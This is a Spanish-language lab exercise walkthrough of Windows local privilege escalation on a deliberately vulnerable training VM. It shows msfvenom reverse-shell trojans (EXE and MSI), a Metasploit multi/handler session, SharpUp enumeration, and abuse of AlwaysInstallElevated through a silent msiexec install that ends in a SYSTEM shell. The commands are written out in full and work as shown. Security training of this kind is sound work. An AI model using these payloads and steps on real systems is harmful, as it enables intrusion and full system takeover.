EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN WINDOWS II

Prerrequisitos

- Kali Linux
- Windowsploitable LPE

Ejercicio - SharpUp, Reg query, Msfvenom y Metasploit


- Crear un troyano y transferirlo al escritorio del usuario user en el sistema Windowsploitable LPE.
- Utiliza un exploit multi/handler para obtener un meterpreter reverso.
- Explotar los permisos del usuario user en las claves de registro usando SharpUp.exe para obtener información de las mismas. También, comprobar los valores de las claves de registro por querys en shell. Explicar los resultados.
- Crear un troyano de tipo instalador .msi y transferir al sistema en alguna ruta donde tengamos permisos. Ejecutar el instalador en modo silencioso y demostrar obtener sesión con privilegios.

Creamos un troyano

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe -o bicho.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: bicho.exe
```

Abrimos un servidor y lo pasamos a la maquina

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.12 - - [14/Nov/2023 15:54:33] "GET / HTTP/1.1" 200 -
10.0.2.12 - - [14/Nov/2023 15:54:57] "GET /bicho.exe HTTP/1.1" 200 -
```



Abrimos en la Kali la msfconsole, seleccionamos el módulo handler y establecemos el payload

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Una vez hemos establecido el LHOST entramos

```
msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost ⇒ 10.0.2.9
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.12
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.12:49172) at 2023-11-14 16:04:04 +0100

meterpreter >
```

Abrimos una Shell en la carpeta GhostPack

```
meterpreter > cd "C:\Users\user\Desktop\GhostPack"
meterpreter > shell
Process 2632 created.
Channel 1 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user\Desktop\GhostPack>
```

Ponemos en marcha el siguiente archivo

```
C:\Users\user\Desktop\GhostPack>SharpUp.exe
SharpUp.exe

=== SharpUp: Running Privilege Escalation Checks ===

=== Modifiable Services ===

  Name             : daclsvc
  DisplayName      : DACL Service
  Description      :
  State            : Stopped
  StartMode        : Manual
  PathName         : C:\Temp\bicho-servicio.exe
```

Y observamos lo siguiente

```
=== AlwaysInstallElevated Registry Keys ===

  HKLM:    1
  HKCU:    1
```

Estos valores los podemos comprobar en el cmd de la máquina de Windows

```
C:\Users\user>reg query HKLM\Software\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Users\user>reg query HKCU\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Desde la Kali también podemos hacer lo mismo

```
C:\Users\user\Desktop\GhostPack>reg query HKLM\Software\Policies\Microsoft\Windows\Installer
reg query HKLM\Software\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

```
C:\Users\user\Desktop\GhostPack>reg query HKCU\Software\Policies\Microsoft\Windows\Installer
reg query HKCU\Software\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Esto significa que el administrador del sistema ha habilitado la capacidad de ejecutar instaladores de Microsoft con extensión .msi tanto para la máquina local como para los usuarios. Cuando el valor es 1, se permite esta ejecución; si es 0, está deshabilitada.

Tras esto, salimos de la Shell y dejamos meterpreter en background

```
C:\Users\user\Desktop\GhostPack>exit
exit
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Creamos una nueva puerta de atrás con msfvenom, esta vez en formato msi y con otro puerto

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.9 LPORT=4445 -f msi -o setup.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes
Saved as: setup.msi
```

Ahora, este mismo archivo lo subiremos a la carpeta Temp dentro de una Shell ya que a esta tenemos acceso

```
meterpreter > cd "C:\Temp"
meterpreter > ls
Listing: C:\Temp
=================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  153     fil   2021-03-13 20:26:36 +0100  Cleanup.ps1
100777/rwxrwxrwx  48640   fil   2023-11-10 12:17:59 +0100  bicho-servicio.exe
100666/rw-rw-rw-  86196   fil   2023-11-10 10:58:28 +0100  hijackme.dll
100666/rw-rw-rw-  159744  fil   2023-11-13 10:47:37 +0100  setup.msi

meterpreter > rm setup.msi
meterpreter > upload setup.msi
[*] Uploading  : /root/setup.msi → setup.msi
[*] Uploaded 156.00 KiB of 156.00 KiB (100.0%): /root/setup.msi → setup.msi
[*] Completed  : /root/setup.msi → setup.msi
```

Dejamos esta sesión en background y modificamos el post

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Modificamos el LPORT y el payload

```
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4445
```

Ejecutamos el comando dentro de la Shell para poder en marcha el setup.msi

```
C:\Temp>msiexec /quiet /qn /i setup.msi
msiexec /quiet /qn /i setup.msi

C:\Temp>[*] Command shell session 2 opened (10.0.2.9:4445 → 10.0.2.12:49173) at 2023-11-14 16:34:41 +0100
```

Salimos de esto para comprobar las sesiones creadas

```
C:\Temp>exit
exit
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  HETEAM\user @ HETEAM                 10.0.2.9:4444 → 10.0.2.12:49172 (10.
                                                                          0.2.12)
  2         shell x86/windows        Shell Banner: Microsoft Windows [Vers  10.0.2.9:4445 → 10.0.2.12:49173 (10.
                                     i_n 6.1.7601] Copyright (c) 2009 Micr  0.2.12)
                                     os ...
```

Entramos en la segunda y comprobamos quienes somos

```
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...


Shell Banner:
Microsoft Windows [Versi_n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.


C:\Windows\system32>whoami
whoami
nt authority\system
```

Ya tenemos privilegios